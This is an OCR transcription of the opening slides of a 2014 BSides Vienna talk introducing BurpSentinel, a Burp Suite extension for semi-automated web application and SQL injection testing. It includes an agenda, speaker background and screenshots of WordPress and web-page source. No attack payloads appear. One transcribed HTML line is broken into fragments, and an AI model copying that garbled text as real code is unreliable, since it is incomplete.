
BurpSentinel

Burp Extension

Dobin Rutishauser
Compass Security Schweiz AG
bsidesvienna 2014
Version 0.4, 2014



Intro

- Uhm, welcome to bsides i guess?
- Glad you could make it this early!
- I hope everyone had his/her coffee
  - Or wine

Content

- Intro
- Motivation
- About Web App Hacking
  - Automated Scanners
  - Manual Hacking
  - Semi Automated: Sentinel
- Learning by doing: SQL Injection
  - Super Short Intro to SQL Injections
  - Tautology based SQL Injections
  - Sentinel & SQL Injections
  - Other SQL Injection Scanners
- Conclusion

About Me

- Security Analyst at Compass Security AG since 2011
- Team Teso fanboy back in the days'
  - And GOBBLES
- Covert channel hopper FreeBSD 6.0 kernel backdoor
  - So many reboots...
- Remote exploits for telnetd, samba, and more
  - no 0-days
- Kryptocrew, Computec, UNF, Diesel Power, #bsdger, de.org.ccc, 19C3, ...

About this presentation

- I assume you know about XSS, SQL injections etc
- And how to find those vulnerabilities
- Its about: toolz
- Over 100 slides. Sorry.

Compass Security AG

- Compass Security?
  - Thanks for paying the trip!
  - Security Pentests and stuff
  - Hacking Lab
  - European Cyber Security Challenge (ECSC)

Content


- Intro
- **Motivation**
- About Web App Hacking
  - Automated Scanners
  - Manual Hacking
  - Semi Automated: Sentinel
- Learning by doing: SQL Injection
  - Super Short Intro to SQL Injections
  - Tautology based SQL Injections
  - Sentinel & SQL Injections
  - Other SQL Injection Scanners
- Conclusion

Motivation

Work in a Security Pentesting Company:

- Test 1 Webapp each week
- „Please find ALL the vulnerabilities“
- „NO automated scanning, its a production system for a 1 billion users“
- ALWAYS the same tests
- ALWAYS the same clicks
- I'm lazy


Current State of WebApp Hacking



```php
<?php
/**
 * Gets the email message from the user's mailbox to add as
 * a WordPress post. Mailbox connection information must be
 * configured under Settings > Writing
 *
 * @package WordPress
 */

/** Make sure that the WordPress bootstrap has run before continuing. */
require(dirname(__FILE__) . '/wp-load.php');

if ( ! apply_filters( 'enable_post_by_email_configuration', true ) )
    wp_die( __( 'This action has been disabled by the administrator.' ) );

/** Allow a plugin to do a complete takeover of Post by Email **/
do_action('wp-mail.php');

/** Get the POP3 class with which to access the mailbox. */
require_once( ABSPATH . WPINC . '/class-pop3.php' );

/** Only check at this interval for new messages. */
if ( !defined('WP_MAIL_INTERVAL') )
    define('WP_MAIL_INTERVAL', 300); // 5 minutes

$last_checked = get_transient('mailserver_last_checked');

if ( $last_checked )
    wp_die(__('Slow down cowboy, no need to check for new mails so often!'));

set_transient('mailserver_last_checked', true, WP_MAIL_INTERVAL);

$time_difference = get_option('gmt_offset') * 3600;

$phone_delim = '::';

$pop3 = new POP3();

if ( !$pop3->connect( get_option('mailserver_url'), get_option('mailserver_port') ) || !$pop3->user( get_option('mailserver_login') ) )
    wp_die( esc_html( $pop3->ERROR ) );

$count = $pop3->pass( get_option('mailserver_pass') );

if( false === $count )
    wp_die( esc_html( $pop3->ERROR ) );

if( 0 === $count ) {
    $pop3->quit();
    wp_die( __('There doesn&#8217;t seem to be any new mail.') );
}
```

PHP Hypertext Preprocessor file
length : 7774   lines : 237
Ln : 1   Col : 1   Sel : 0
UNIX
ANSI
INS

Wanted State




```
<div class="leftfloated block55">
<div class="rightfloated block90">
    <h4>System requirements</h4>
    <ul class="starlist">
        <li>Microsoft Windows 7 (incl.64-bit)/Vista/2003/XP/2000</li>
        <li>Intel Pentium III/800 MHz or higher (or compatible)</li>
        <li>512 MB free RAM minimum</li>
        <li>1 GB RAM recommended</li>
        <li>1024x768 minimum screen resolution</li>
    </ul>
</div>
</div>
<div class="leftfloated block40">
    <h4>Instructions</h4>
    <ul class="starlist">
        <li>Run the <b class="lib">WebStorm-*.exe</b> file that starts the Installation Wi
                   l steps suggest                               pecial attention to the
                   ion options

</div>
</div>
<div class="tabb" id="mac">
<div class="block85 blockcenter gray-round"...>
<br class="clr"/>
<div class="leftfloated block55">
<div class="rightfloated block90"...>
</div>
<div class="leftfloated block40">
    <h4>Instructions</h4>
```

```
Find Usages of function versionWebStorm(el) in Project Files
▼ Function
      versionWebStorm
▼ Found usages (5 usages)
   ▼ Unclassified usage (5 usages)
      ▼ /Users/topka/Projects/website/eshop_dev/static/content (1 usage)
         ▼ products.html (1 usage)
               (91: 62) <script charset="version" type="text/javascript">versionWebStorm('long')</script>
      ▶ /Users/topka/Projects/website/eshop_dev/static/content/support (1 usage)
      ▶ /Users/topka/Projects/website/eshop_dev/static/content/webstorm/download (3 usages)
Presentational HTML tag                                96:38    UTF-8
```

Content

- Intro
- Motivation
- **About Web App Hacking**
  - Automated Scanners
  - Manual Hacking
  - Semi Automated: Sentinel
- Learning by doing: SQL Injection
  - Super Short Intro to SQL Injections
  - Tautology based SQL Injections
  - Other SQL Injection Scanners
  - Sentinel & SQL Injections
- Conclusion


Web Application



HTTP Request

HTTP Response

Vulnerability Discovery



Find
Actions

URL's
Requests

GET
POST
COOKIE

